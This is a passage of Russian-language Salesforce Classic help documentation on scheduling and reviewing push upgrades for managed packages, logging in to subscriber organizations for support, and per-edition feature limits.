2. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
3. Щелкните имя управляемого пакета, для которого следует активировать обновление.
4. Откройте вкладку **«Версии»** на странице сведений о пакете и нажмите кнопку **«Активная доставка обновлений»**.
5. Нажмите кнопку **«Запланировать активную доставку обновлений»**.
6. Выберите нужную версию пакета в раскрывающемся списке **«Версия исправления»**.



**Прим.:** Активная доставка бета-версий запрещена.

7. Введите дату начала активной доставки обновления в поле **«Запланированная дата начала»**.
8. Выберите целевые организации в разделе «Выбрать целевые организации». Организация, которая уже приняла активную доставку обновления для выбранной версии пакета, не отображается в данном списке. Чтобы выбрать нужные организации, выполните одно из указанных ниже действий.
  - Введите критерий для фильтрации по имени или коду организации. Имена могут совпадать частично, тогда как коды должны совпадать полностью.
  - Выберите производственную или безопасную организацию в раскрывающемся списке **«Организации»**.
  - Выберите организации, в которых уже установлена отдельная версия.
  - Выберите отдельные организации или установите флажки **«Выбрать все»** и **«Отменить выбор»**.

Ниже перечислены сведения об организации, доступные в данном разделе.

| Поле             | Описание   |
|------------------|--|
| Текущая версия   | Текущая версия пакета, установленная в организации.  |
| Код организации  | Уникальный код организации в системе Salesforce.   |
| Имя организации  | Имя организации. При выборе данного имени отображается <a href="#">журнал обновления для организации</a> . |
| Основной контакт | Имя контакта, установившего пакет.   |

9. Нажмите кнопку **«Запланировать»**.

Чтобы остановить выполняемую активную доставку обновления, нажмите кнопку **«Отменить»**.

Таблица «[Журнал активной доставки обновления](#)» на предыдущей странице активной доставки обновлений содержит список последних запланированных активных доставок обновлений для пакета.

[Просмотр журнала активной доставки обновления](#)

[Рекомендации по работе с активной доставкой обновлений и версиями исправлений](#)

СМ. ТАКЖЕ:


[Просмотр сведений об активной доставке обновления](#)

[Подготовка приложений к распространению](#)

[Управление версиями](#)

[Публикация обновлений к управляемым пакетам](#)

## Просмотр журнала активной доставки обновления

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений обо всех активных доставках обновления, отправленных организацией, введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**». Щелкните имя пакета, который нужно просмотреть, а затем кнопку «**Активная доставка обновлений**».

Страница «Журнал активной доставки обновления» содержит статусы для всех отложенных и предыдущих активных доставок. Чтобы отфильтровать журнал активной доставки обновления, выполните указанные ниже действия.

1. Выберите номер версии из раскрывающегося списка. Отсутствие выбранной версии рассматривается системой как выбор всех версий.
2. Выберите как минимум один статус в списке «Статус». Отсутствие выбранного статуса рассматривается системой как выбор всех статусов.
3. Чтобы отфильтровать список, нажмите кнопку «**Применить**». Чтобы удалить все фильтры, щелкните ссылку «**Очистить**».

Ниже перечислены сведения, доступные в журнале.

| Столбец     | Описание   |
|-------------|--|
| Действие    | Чтобы остановить выполняемую активную доставку обновления, нажмите кнопку « <b>Отменить</b> ».   |
| Дата начала | Запланированные дата и время начала активной доставки обновления.  |
| Статус      | Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).  |
| Цель        | Имя организации для активной доставки обновления. При наличии нескольких организаций данное поле содержит только первую организацию в очереди, а также общее |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала активной доставки обновления:

- «Передача пакетов AppExchange»

| Столбец | Описание   |
|---------|--|
|         | количество выбранных организаций. Чтобы просмотреть <a href="#">дополнительную информацию об активной доставке обновления и каждой отдельной организации</a> , щелкните данную ссылку. |
| Версия  | Номер версии доставленного пакета.   |

[Просмотр сведений об активной доставке обновления](#)

[Просмотр журнала обновлений организации](#)

СМ. ТАКЖЕ:


[Просмотр сведений об активной доставке обновления](#)

[Подготовка приложений к распространению](#)

[Управление версиями](#)

[Публикация обновлений к управляемым пакетам](#)

## Просмотр сведений об активной доставке обновления

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений об отдельном активном уведомлении, отправленном организацией, введите строку enter «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**». Щелкните имя пакета, который нужно просмотреть, а затем кнопку «**Активная доставка обновлений**». При выборе имени в поле «Цель» пользователь переходит на страницу «Сведения об активной доставке обновления», которая содержит информацию о задании и всех соответствующих организациях.

Ниже перечислены общие сведения об активной доставке обновления, доступные в разделе «Сведения о задании».

| Поле                                | Описание   |
|-------------------------------------|--|
| Дата окончания                      | Дата и время завершения активной доставки обновления.  |
| Пропустить ошибки тестирования Apex | Указывает, были ли пропущены ошибки тестирования Apex, которые могли стать причиной неправильной работы установленного приложения. |
| Запланировано                       | Имя пользователя, инициировавшего активную доставку обновления.  |
| Дата начала                         | Запланированные дата и время начала активной доставки обновления.  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений об активной доставке обновления:

- «Передача пакетов AppExchange»



| Поле   | Описание  |
|--------|---|
| Статус | Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками). |
| Версия | Номер версии доставленного пакета.  |

Раздел «Организации» содержит список всех организаций, принявших активную доставку обновления. Организации могут быть отфильтрованы с помощью поля поиска, в котором следует указать критерий фильтрации, определяемый именем или кодом организации. Имена могут совпадать частично, тогда как коды должны совпадать полностью. Кроме того, раскрывающийся список позволяет фильтровать организации по статусу активной доставки обновления.


Ниже перечислены сведения, доступные для каждой организации.

| Поле              | Описание  |
|-------------------|---|
| Продолжительность | Время, затраченное на активную доставку обновления.   |
| Тип ошибки        | Тип возникшей ошибки (при ее наличии). Пояснения к ошибке активной доставки обновления могут быть просмотрены в свертываемом разделе. Чтобы повторить активную доставку обновления, нажмите кнопку <b>«Повторить»</b> . |
| Код организации   | Уникальный код организации в системе Salesforce.  |
| Имя организации   | Имя организации. При выборе данного имени отображается <a href="#">журнал обновления для организации</a> .  |
| Начало            | Запланированные дата и время начала активной доставки обновления.   |
| Статус            | Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками).   |

СМ. ТАКЖЕ:

- [Просмотр журнала активной доставки обновления](#)
- [Планирование активной доставки обновления](#)
- [Подготовка приложений к распространению](#)
- [Управление версиями](#)
- [Публикация обновлений к управляемым пакетам](#)

## Просмотр журнала обновлений организации

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Для просмотра сведений об отдельной организации-получателе активной доставки обновления введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**». Щелкните имя пакета, который нужно просмотреть, а затем ссылку «Цель». Ниже перечислены сведения, которые отображаются при выборе имени организации в целевом списке.

| Поле                               | Описание  |
|------------------------------------|---|
| Текущая версия                     | Текущая версия пакета, установленная в организации.   |
| Код организации                    | Уникальный код организации в системе Salesforce.  |
| Имя организации                    | Имя организации.  |
| Основной контакт                   | Имя контакта, установившего пакет.  |
| Адрес эл. почты основного контакта | Адрес эл. почты издателя пакета.  |
| Статус                             | Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками). |

Ниже перечислены сведения, доступные в журнале активной доставки обновления.

| Поле        | Описание  |
|-------------|---|
| Действие    | Чтобы просмотреть сведения о задании, нажмите кнопку « <b>Просмотр сведений</b> ».                              |
| Дата начала | Запланированная дата и время начала активной доставки обновления.   |
| Статус      | Статус активной доставки обновления (запланировано, выполняется, выполнено, прервано или выполнено с ошибками). |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала активной доставки обновления:


- «Передача пакетов AppExchange»

| Поле   | Описание                           |
|--------|------------------------------------|
| Версия | Номер версии доставленного пакета. |

СМ. ТАКЖЕ:

- [Просмотр сведений об активной доставке обновления](#)
- [Просмотр журнала активной доставки обновления](#)
- [Создание и загрузка исправлений](#)
- [Планирование активной доставки обновления](#)
- [Подготовка приложений к распространению](#)
- [Управление версиями](#)
- [Публикация обновлений к управляемым пакетам](#)

## Рекомендации по работе с активной доставкой обновлений и версиями исправлений

 **Прим.:** Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Ниже перечислены рекомендации по планированию активной доставки.

- Чтобы минимизировать возможное влияние на подписчиков, рекомендуем планировать активную доставку обновлений на непииковые часы работы клиентов, а также вне расписания обслуживания основных выпусков системы Salesforce.
- Настоятельно не рекомендуем изменять правила проверки, поля формулы и ошибки, обнаруженные в триггерах Apex, по причине возможных негативных последствий для интеграций подписчиков.
- Страницы Visualforce, обновляемые во время активной доставки обновления, могут стать недоступными в результате изменения страницы или контроллера.

Ниже перечислены дополнительные рекомендации по созданию версии исправления.

- Исправление не должно содержать видимых изменений пакета. При активной доставке обновлений подписчики уведомляются только об изменении номера версии пакета.

## Публикация пакетов. Вопросы и ответы

[Как оцениваются пакеты?](#)

[Какие типы компонентов можно публиковать?](#)

СМ. ТАКЖЕ:

[Установка пакетов. Вопросы и ответы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления или создания организации по разработке исправления:

- «Передача пакетов AppExchange»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Как оцениваются пакеты?

Подобно большинству веб-сайтов, каталог AppExchange содержит отзывы и рейтинги клиентов, позволяющие сообществу пользователей Salesforce определять степень полезности пакета.

## Какие типы компонентов можно публиковать?

Система позволяет публиковать любую совокупность компонентов (например, вкладки, отчеты и панели мониторинга), предназначенную для решения конкретной бизнес-задачи. При необходимости данные компоненты могут быть объединены в пакет. Независимо от компонентов, добавляемых в пакет, данные никогда не добавляются.

## Поддержка подписчиков приложения

---


### Поддержка клиентов

Поддержка конечных пользователей осуществляется самими издателями приложений. Клиенты, обращающиеся в службу поддержки Salesforce по вопросам использования приложений, перенаправляются на соответствующие вкладки «О программе» и «Поддержка», содержащие сведения о поддержке. Убедитесь, что приложения, опубликованные в каталоге AppExchange, содержат необходимые сведения о поддержке.

Если установлено приложение для управления лицензиями (LMA), то администратор может выполнить вход в организацию клиента с целью оказания необходимой поддержки. Данная функция доступна только для управляемых пакетов, прошедших проверку безопасности. Дополнительную информацию см. в разделе [«Выполнение входа в организацию подписчика»](#).

### Организации подписчика

Данная страница содержит список организаций, установивших пакет. Чтобы быстро найти нужную организацию, введите имя подписчика или код организации в поле поиска и нажмите кнопку **«Поиск»**. Чтобы просмотреть подробные сведения об организации подписчика, щелкните имя нужной организации.

 **Прим.:** Данный список содержит только тех подписчиков, которые установили как минимум один управляемый пакет, связанный с LMA.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:

- «Вход в организацию подписчика»

### Просмотр сведений о подписчике

Страница «Общие сведения о подписчике», открываемая при выборе имени организации на вкладке **«Подписчики»** в приложении для управления лицензиями, содержит подробные сведения о каждой организации подписчика. Данные сведения позволяют получить представление о применениях приложения и могут использоваться для устранения неисправностей.

Раздел «Сведения об организации»:

- Имя и контактные данные извлекаются со страницы «Сведения о компании» в меню «Настройка» в организации подписчика. Эти сведения могут отличаться от данных, указанных в интересах, организациях или контактах LMA.
- Код организации — это уникальный код, определяющий организацию данного клиента в системе Salesforce.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:

- «Вход в организацию подписчика»

- Экземпляр определяет центр данных Salesforce, обслуживающий организацию данного клиента, и время обновления текущего выпуска Salesforce. Чтобы определить версию системы Salesforce, используемую клиентом, посетите сайт [trust.salesforce.com](https://trust.salesforce.com).

Кроме того, страница содержит указанные ниже связанные списки.

### Ограничения

Сведения о пространстве файлов, пространстве данных и количестве запросов API, связанных с данным клиентом (в процентах).

### Полномочия входа предоставлены

Список пользователей, предоставивших полномочия входа, и дата истечения срока их действия.


### Пакеты и лицензирование

Список всех пакетов, установленных в данную организацию и связанных с данным приложением для управления лицензиями. Для каждого пакета отображается версия приложения, используемая клиентом, общее количество лицензий, предоставленное подписчику, и количество использованных лицензий. Данные сведения должны соответствовать записи лицензии для подписчика в приложении для управления лицензиями.

## Запрос полномочий входа


Доступ может быть предоставлен посредством параметра **«Предоставить полномочия входа в организацию»** или **«Предоставить полномочия входа»** на странице личных параметров. Ниже перечислены возможные причины отсутствия издателя на данной странице.

- Системный администратор отключил функцию предоставления доступа пользователям, не являющимся администраторами.
- Пользователь не имеет лицензии на пакет.
- Пакет лицензирован для всей организации. Только администраторы, в профиле которых включено полномочие «Управление пользователями», могут предоставлять доступ.
- В организации включен параметр **«Администраторы могут выполнять вход от имени любого пользователя»**.

 **Прим.:** Если параметр **«Администраторы могут выполнять вход от имени любого пользователя»** отключен, то доступ действителен в течение выбранного периода и может быть отменен в любое время. Все изменения, внесенные пользователем от имени подписчика, регистрируются в контрольном журнале.

## Выполнение входа в организацию подписчика

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

 **Прим.:** Данная функция доступна только организациям с полной лицензией Salesforce.

Чтобы выполнить вход после предоставления доступа, выполните указанные ниже действия.


1. Откройте вкладку **«Подписчики»** в приложении для управления лицензиями (LMA).
2. Чтобы быстро найти нужную организацию, введите имя подписчика или код организации в поле поиска и нажмите кнопку **«Поиск»**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в организацию подписчика:

- «Вход в организацию подписчика»

- Щелкните имя организации подписчика.
- Щелкните **«Вход»** напротив имени нужного пользователя на странице «Сведения об организации». Обратите внимание, что предоставленные полномочия соответствуют полномочиям пользователя, под именем которого выполнен вход.
- По завершении выберите пункт **«Назад к общим сведениям о подписчике»** в меню «Настройка». При этом открывается собственная организация.

 **Прим.:** Данный список содержит только тех подписчиков, которые установили как минимум один управляемый пакет, связанный с LMA.

## Рекомендации

- При переходе в организацию подписчика выполняется выход из организации по управлению лицензиями (LMO). Чтобы отменить автоматический выход из LMO при входе в организацию подписчика, рекомендуем настроить функцию «Мой домен». Чтобы настроить свой домен, в меню «Настройка» введите «*Мой домен*» в поле «Быстрый поиск» и выберите **«Мой домен»**.
- Рекомендуем предоставлять доступ к организации подписчика только проверенным специалистам отдела информационных технологий и сотрудникам службы поддержки. Помните, что конфигурации и данные клиентов доступны для чтения и записи, поэтому должны быть надежно защищены.
- Чтобы контролировать доступ пользователей, предоставьте полномочие «Вход в организацию подписчика» конкретным сотрудникам службы поддержки посредством профиля или набора полномочий.

## Устранение неисправностей в организациях подписчика

Если вход в организацию подписчика выполнен в качестве пользователя, то разрешается создавать журналы отладки Арех, содержащие выходные данные из управляемых пакетов. Сюда относится ведение журналов, которое обычно недоступно подписчикам. Содержимое журнала позволяет быстро установить и устранить неисправности, типичные для данной организации подписчика.

- Запустите Консоль разработчика.
- Выполните необходимые действия и просмотрите созданный журнал отладки. Чтобы настроить журнал отладки, доступный пользователю, введите строку «*Журналы отладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журналы отладки»**.

Обратите внимание, что настроенные или созданные журналы содержат открытый код Арех, поэтому будут недоступны подписчикам. Кроме того, если вход выполнен в качестве пользователя, то управляемые пакеты могут использоваться для просмотра и редактирования данных, доступных в защищенных настраиваемых параметрах.

СМ. ТАКЖЕ:

[Открытие консоли разработчика](#)

# Ограничения Salesforce

## Общие сведения об ограничениях Salesforce

---

«Ограничения Salesforce» — это справочное руководство, которое охватывает разные ограничения, связанные с функциями и продуктами Salesforce. Данное руководство охватывает не все ограничения, а некоторые ограничения могут не применяться к текущей организации.

Помните, что заявленные ограничения не могут гарантировать постоянную полную доступность соответствующего ресурса. Например, некоторые ограничения зависят от загрузки, производительности и прочих характеристик системы. Кроме того, ниже перечислены компоненты, ограничения которых отсутствуют в справочном руководстве «Ограничения Salesforce».

- Элементы пользовательского интерфейса в приложении Salesforce
- Длина поля объектов Salesforce
- Клиенты интеграции компьютеров

Любое ограничение может быть изменено. Дополнительную информацию можно получить в компании Salesforce.

Ограничения, связанные с разработкой приложений с помощью Apex, SOAP, REST или других API-интерфейсов, см. в разделе «Краткое справочное руководство по ограничениям для разработчиков Salesforce».

СМ. ТАКЖЕ:

[Общие ограничения Salesforce](#)

[Ограничения по поддержке и администрированию](#)

[Ограничения для функций](#)

[Ограничения по сотрудничеству](#)

[Ограничения для сообществ](#)

## Общие ограничения Salesforce

---

[Ограничения для функций и версий Salesforce](#)

[Ограничения для функций Salesforce по версиям.](#)

[Увеличение ограничений для приложений посредством Expansion Pack и Unlimited Apps Pack](#)

Expansion Pack или Unlimited Apps Pack позволяет увеличивать заданные ограничения, связанные с приложениями.

[Ограничения по доступности](#)

Общие ограничения по доступности, а также ограничения по использованию клавиатуры и программ для чтения экрана.

[Ограничения отчетов и панелей мониторинга Salesforce по версиям](#)

Различия между фильтрацией и редактированием отчетов, снимков, панелей мониторинга.

[Ограничения по поиску](#)

Ограничения по поиску, применяемые к расширениям файлов, размерам файлов, группам синонимов и раскрывающимся спискам.

[Ограничения для стандартных объектов](#)

Ограничения для стандартных объектов позволяют просматривать сведения об использовании настроек объектов (например, количество добавленных настраиваемых полей или примененных правил общего доступа).

## Ограничения для функций и версий Salesforce

Ограничения для функций Salesforce по версиям.

| Функция  | Personal Edition | Contact Manager                                       | Group Edition   | Professional Edition                                  | Enterprise Edition  | Unlimited Edition и Performance Edition                                     | Developer Edition   |
|--|------------------|---|---|---|---|---|---|
| Планы действий: максимальное количество задач  | —                | —   | —   | —   | 75  | 75  | 75  |
| Активные фильтры поиска  | 5 на объект      | 5 на объект   | 5 на объект   | 5 на объект   | 5 на объект   | 5 на объект   | 5 на объект   |
| Активные правила проверки  | —                | 20 на объект  | 20 на объект  | 20 на объект  | 100 на объект   | 500 на объект   | 100 на объект   |
| Вложения: максимальный размер вложения в связанном списке «Примечания и вложения» <sup>1</sup> | —                | 25 Мб для файловых вложений. 2 Гб для вложений ленты. | 25 Мб для файловых вложений. 2 Гб для вложений ленты. | 25 Мб для файловых вложений. 2 Гб для вложений ленты. | 25 Мб для файловых вложений. 2 Гб для вложений ленты.                       | 25 Мб для файловых вложений. 2 Гб для вложений ленты.                       | 25 Мб для файловых вложений. 2 Гб для вложений ленты.                       |
| Категории: максимальное стандартное количество категорий и уровней иерархии                    | —                | —   | —   | —   | 100 категорий в группе данных и 5 уровней в иерархии групп категорий данных | 100 категорий в группе данных и 5 уровней в иерархии групп категорий данных | 100 категорий в группе данных и 5 уровней в иерархии групп категорий данных |
| Группы категорий: максимальное стандартное количество групп категорий                          | —                | —   | —   | —   | 5 групп категорий и 3 активные группы категорий                             | 5 групп категорий и 3 активные группы категорий                             | 5 групп категорий и 3 активные группы категорий                             |
| Сертификаты: максимальное  | —                | —   | —   | —   | 50  | 50  | 50  |



| Функция   | Personal Edition   | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition |
|---|--|-----------------|---------------|----------------------|--------------------|---|-------------------|
| количество сертификатов   |  |                 |               |                      |                    |   |                   |
| Доставки содержимого: стандартная пропускная способность доставки за истекшие сутки                 | 10 Гб  | 10 Гб           | 10 Гб         | 10 Гб                | 10 Гб              | 10 Гб                                   | 10 Гб             |
| Доставки содержимого: стандартное количество просмотров доставки за истекшие сутки                  | 20,000   | 20,000          | 20,000        | 20,000               | 20,000             | 20,000                                  | 20,000            |
| Доставки содержимого: максимальный размер файла для интерактивного просмотра                        | 25 Мб  | 25 Мб           | 25 Мб         | 25 Мб                | 25 Мб              | 25 Мб                                   | 25 Мб             |
| Содержимое: максимальный размер файла   | <p>Для всех версий:</p> <ul style="list-style-type: none"> <li>• 2 Гб</li> <li>• 2 Гб (включая заголовки) при загрузке посредством Chatter REST API</li> <li>• 2 Гб (включая заголовки) при загрузке посредством REST API</li> <li>• 38 Мб при загрузке посредством SOAP API</li> <li>• 10 Мб для документов Google</li> <li>• 10 Мб при загрузке посредством Visualforce</li> </ul> |                 |               |                      |                    |   |                   |
| Содержимое: максимальное количество библиотек   | 2,000  | 2,000           | 2,000         | 2,000                | 2,000              | 2,000                                   | 2,000             |
| Содержимое: максимальное количество документов содержимого  | 2,000,000  | 2,000,000       | 2,000,000     | 2,000,000            | 2,000,000          | 2,000,000                               | 2,000,000         |
| Содержимое: максимальное количество документов и версий содержимого в течение суток (настраиваемый) | 36,000   | 36,000          | 36,000        | 36,000               | 36,000             | 36,000                                  | 2,500             |

| Функция   | Personal Edition        | Contact Manager         | Group Edition           | Professional Edition    | Enterprise Edition      | Unlimited Edition и Performance Edition | Developer Edition       |
|---|-------------------------|-------------------------|-------------------------|-------------------------|-------------------------|---|-------------------------|
| Пакеты содержимого: максимальное количество файлов  | —                       | 50                      | 50                      | 50                      | 50                      | 50                                      | 50                      |
| Настраиваемые приложения<br>(Настраиваемые приложения управляемого пакета, опубликованного в каталоге AppExchange, не учитываются ограничениями, установленными для версии Salesforce.) | —                       | 1                       | 1                       | 5                       | 10                      | Unlimited Edition                       | 10                      |
| Настраиваемые поля (Дополнительные ограничения применяются к действиям, полям типа «Область подробного текста», полям взаимосвязи и полям сводного резюмирования.)                      | 5 на объект             | 25 на объект            | 100 на объект           | 100 на объект           | 500 на объект           | 800 на объект                           | 500 на объект           |
| Настраиваемые метки   | —                       | —                       | —                       | 5,000                   | 5,000                   | 5,000                                   | 5,000                   |
| Настраиваемые ссылки: максимальная длина метки ссылки   | 1024символа             | 1024символа             | 1024символа             | 1024символа             | 1024символа             | 1024символа                             | 1024символа             |
| Настраиваемые ссылки: максимальная длина URL-адреса ссылки  | 3000байтов <sup>2</sup> | 3000байтов <sup>2</sup> | 3000байтов <sup>2</sup> | 3000байтов <sup>2</sup> | 3000байтов <sup>2</sup> | 3000байтов <sup>2</sup>                 | 3000байтов <sup>2</sup> |
| Настраиваемые объекты   | —                       | 5                       | 50                      | 50                      | 200                     | 2,000                                   | 400                     |

Настраиваемые объекты управляемого пакета, опубликованного в каталоге AppExchange, не учитываются ограничениями, установленными для версии Salesforce. В то же время организации не могут содержать 2 000 настраиваемых объектов, независимо от их источника или пространства имен.

| Функция  | Personal Edition   | Contact Manager   | Group Edition  | Professional Edition | Enterprise Edition   | Unlimited Edition и Performance Edition  | Developer Edition  |
|--|--|---|--|----------------------|--|--|--|
|  | Обратимо удаленные настраиваемые объекты и их данные учитываются ограничениями. Рекомендуем удалять ненужные настраиваемые объекты без возможности восстановления. |   |  |                      |  |  |  |
| Настраиваемые объекты: максимальное количество взаимосвязей «Основная — подробная»                 | —  | 2 <sup>3</sup>  | 2 <sup>3</sup>   | 2 <sup>3</sup>       | 2 <sup>3</sup>   | 2 <sup>3</sup>   | 2 <sup>3</sup>   |
| Настраиваемые объекты: удаление родительских записей во взаимосвязи «Многие ко многим»             | —  | Родительская запись во взаимосвязи «Многие ко многим» не может быть удалена, если она связана как минимум с 200 записями объекта объединения, а сам объект объединения содержит поле сводного резюмирования, которое сводится к другой родительской записи. |  |                      |  |  |  |
| Настраиваемые полномочия   | —  | —   | —  | —                    | 1,000  | 1,000  | 1,000  |
| Настраиваемые профили: максимальное количество настраиваемых профилей на тип лицензии пользователя | —  | —   | —  | —                    | 1,500  | 1,500  | 1,500  |
| Настраиваемые параметры: ограничение для кэшированных данных                                       | Наименьшее из двух значений: 10 Мб или 1 Мб, умноженный на количество полных лицензий пользователя в организации   | —   | Наименьшее из двух значений: 10 Мб или 1 Мб, умноженный на количество полных лицензий пользователя в организации | —                    | Наименьшее из двух значений: 10 Мб или 1 Мб, умноженный на количество полных лицензий пользователя в организации | Наименьшее из двух значений: 10 Мб или 1 Мб, умноженный на количество полных лицензий пользователя в организации | Наименьшее из двух значений: 10 Мб или 1 Мб, умноженный на количество полных лицензий пользователя в организации |
| Настраиваемые параметры: максимальное количество полей на настраиваемый параметр                   | 5  | —   | 100  | —                    | 300  | 300  | 300  |
| Подразделения: максимальное количество подразделений   | —  | —   | —  | 100                  | 100  | 100  | —  |

| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition  | Unlimited Edition и Performance Edition | Developer Edition |
|--|------------------|-----------------|---------------|----------------------|---|---|-------------------|
| Документы: максимальный размер логотипа настраиваемого приложения  | 20 Кб            | 20 Кб           | 20 Кб         | 20 Кб                | 20 Кб   | 20 Кб                                   | 20 Кб             |
| Документы: максимальный размер загружаемого документа  | 5 Мб             | 5 Мб            | 5 Мб          | 5 Мб                 | 5 Мб  | 5 Мб                                    | 5 Мб              |
| Документы: максимальная длина имени файла (включая расширение)   | 255 СИМВОЛОВ     | 255 СИМВОЛОВ    | 255 СИМВОЛОВ  | 255 СИМВОЛОВ         | 255 СИМВОЛОВ  | 255 СИМВОЛОВ                            | 255 СИМВОЛОВ      |
| Процессы права и контрольные точки   | —                | —               | —             | —                    | <p>Для организаций версий Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition можно создавать до 1 000 процессов права, содержащих до десяти контрольных точек на процесс.</p> <p>В организации, созданной до выпуска Summer '13, максимальное число процессов права может быть ниже, однако у компании Salesforce можно запросить увеличение их количества.</p> |   |                   |
| Внешние объекты <sup>4</sup>   | —                | —               | —             | —                    | 100   | 100                                     | 100               |
| Отслеживание журнала поля: максимальное количество стандартных или настраиваемых полей, отслеживаемых для стандартных или настраиваемых объектов | —                | 20              | 20            | 20                   | 20  | 20                                      | 20                |
| Файлы: максимальный размер файла в Chatter и на вкладке «Файлы»  | 2 Гб             | 2 Гб            | 2 Гб          | 2 Гб                 | 2 Гб  | 2 Гб                                    | 2 Гб              |
| Финансовые года: максимальное количество настраиваемых финансовых лет  | 250              | 250             | 250           | 250                  | 250   | 250                                     | 250               |

| Функция   | Personal Edition    | Contact Manager     | Group Edition       | Professional Edition | Enterprise Edition  | Unlimited Edition и Performance Edition | Developer Edition   |
|---|---------------------|---------------------|---------------------|----------------------|---------------------|---|---------------------|
| Страницы Lightning: максимальное количество компонентов на одну область               | 25                  | 25                  | 25                  | 25                   | 25                  | 25                                      | 25                  |
| Формулы: максимальное количество символов   | 3900 СИМВОЛОВ       | 3900 СИМВОЛОВ       | 3900 СИМВОЛОВ       | 3900 СИМВОЛОВ        | 3900 СИМВОЛОВ       | 3900 СИМВОЛОВ                           | 3900 СИМВОЛОВ       |
| Формулы: максимальное количество отображаемых символов после оценки выражения формулы | 1300 СИМВОЛОВ       | 1300 СИМВОЛОВ       | 1300 СИМВОЛОВ       | 1300 СИМВОЛОВ        | 1300 СИМВОЛОВ       | 1300 СИМВОЛОВ                           | 1300 СИМВОЛОВ       |
| Формулы: максимальный размер формулы при сохранении (в байтах)                        | 4 000 байтов        | 4 000 байтов        | 4 000 байтов        | 4 000 байтов         | 4 000 байтов        | 4 000 байтов                            | 4 000 байтов        |
| Формулы: максимальный размер формулы при компиляции (в байтах)                        | 5 000 байтов        | 5 000 байтов        | 5 000 байтов        | 5 000 байтов         | 5 000 байтов        | 5 000 байтов                            | 5 000 байтов        |
| Формулы: количество уникальных взаимосвязей на объект                                 | 10                  | 10                  | 10                  | 10                   | 10                  | 10                                      | 10                  |
| Формулы: функции VLOOKUP  | 10 на объект        | 10 на объект        | 10 на объект        | 10 на объект         | 10 на объект        | 10 на объект                            | 10 на объект        |
| Идеи: максимальный размер описания HTML-идеи  | —                   | —                   | —                   | 32 Кб                | 32 Кб               | 32 Кб                                   | 32 Кб               |
| Идеи: максимальный размер комментария к HTML-идее                                     | —                   | —                   | —                   | 4 Кб                 | 4 Кб                | 4 Кб                                    | 4 Кб                |
| Взаимосвязь «Основная — подробная»: максимальное количество дочерних записей          | 10,000 <sup>5</sup> | 10,000 <sup>5</sup> | 10,000 <sup>5</sup> | 10,000 <sup>5</sup>  | 10,000 <sup>5</sup> | 10,000 <sup>5</sup>                     | 10,000 <sup>5</sup> |
| Объекты: максимальное количество удаленных комбинированных                            | 100,000             | 100,000             | 100,000             | 100,000              | 100,000             | 100,000                                 | 100,000             |

| Функция   | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Unlimited Edition и Performance Edition | Developer Edition |
|---|------------------|-----------------|---------------|----------------------|--------------------|---|-------------------|
| объектов и дочерних записей   |                  |                 |               |                      |                    |   |                   |
| Мультиканал: Максимум рабочих элементов в очереди в час <sup>6</sup>  | —                | —               | —             | 1,000                | 1,000              | 1,000                                   | 1,000             |
| Мультиканал: Максимум отложенных запросов на перенаправление <sup>7</sup>   | —                | —               | —             | 2,000                | 2,000              | 2,000                                   | 2,000             |
| Возможности: максимальное количество участников группы, работающей с возможностями  | —                | —               | —             | —                    | 30                 | 30                                      | 30                |
| Наборы полномочий: максимальное количество созданных наборов полномочий   | —                | 1               | 1             | 1                    | 1,000              | 1,000                                   | 1,000             |
| Наборы полномочий: максимальное количество наборов полномочий (включая созданные и добавленные в рамках установленного управляемого пакета AppExchange) | —                | —               | 1,500         | 1,500                | 1,500              | 1,500                                   | 1,500             |
| Вопрос: максимальное количество символов  | —                | —               | —             | —                    | 1,000              | 1,000                                   | —                 |
| Вопрос: максимальное количество символов (если включен параметр «Оптимизировать поток вопросов» для компонента Chatter Answers)                         | —                | —               | —             | —                    | 32,000             | 32,000                                  | —                 |
